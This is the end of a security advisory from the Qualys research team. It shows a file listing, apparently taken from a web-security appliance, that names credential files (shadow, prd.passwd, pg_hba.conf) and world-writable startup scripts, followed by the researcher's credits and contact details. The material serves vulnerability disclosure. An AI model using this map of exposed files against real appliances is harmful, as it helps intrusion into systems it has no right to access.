pas_welcome	152	512	2016-10-28 12:13	0rw-r--r--	iscan	iscan
pg_hba.conf	4 488	4 608	2016-10-28 12:13	0rw-------	iscan	iscan
pg_ident.conf	1 636	2 048	2016-10-28 12:13	0rw-------	iscan	iscan
postgresql.conf	19 648	19 968	2016-10-28 12:13	0rw-------	iscan	iscan
prd.passwd	87	512	2016-10-28 12:13	0rw-rw----	iscan	iscan
Product.ini	3 340	3 584	2016-10-28 12:13	0rwxr-xr-x	iscan	iscan
rb.lst	9	512	2016-10-28 12:13	0rw-r-----	iscan	iscan
report_config.ini	60	512	2016-10-28 12:13	0rwxr-xr-x	iscan	iscan
resolv.conf	0	0	2016-10-28 12:13	0rw-r--r--	root	root
reverse_proxy_settings.ini	383	512	2016-10-28 12:13	0rw-r--r--	iscan	iscan
root	416	512	2016-10-28 12:13	0rw-------	root	root
S55sshd	4 683	5 120	2016-10-28 12:13	0rwxrwxrwx	root	root
S99lanbypass	13 553	13 824	2016-10-28 12:13	0rwxrwxrwx	root	root
safesearch_engine.xml	12 934	13 312	2016-10-28 12:13	0rw-r-----	iscan	iscan
server.xml	830	1 024	2016-10-28 12:13	0rw-r--r--	iscan	iscan
ServerFarmMemberList_http.ini	1 506	1 536	2016-10-28 12:13	0rw-r-----	iscan	iscan
ServerIPWhiteList_ftp.ini	1 220	1 536	2016-10-28 12:13	0rw-r-----	iscan	iscan
ServerIPWhiteList_http.ini	1 469	1 536	2016-10-28 12:13	0rw-r-----	iscan	iscan
shadow	427	512	2016-10-28 12:13	0---------	root	root
snmp_conf.ini	906	1 024	2016-10-28 12:13	0rw-r-----	iscan	iscan

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to **research@qualys.com**

LEGAL NOTICE: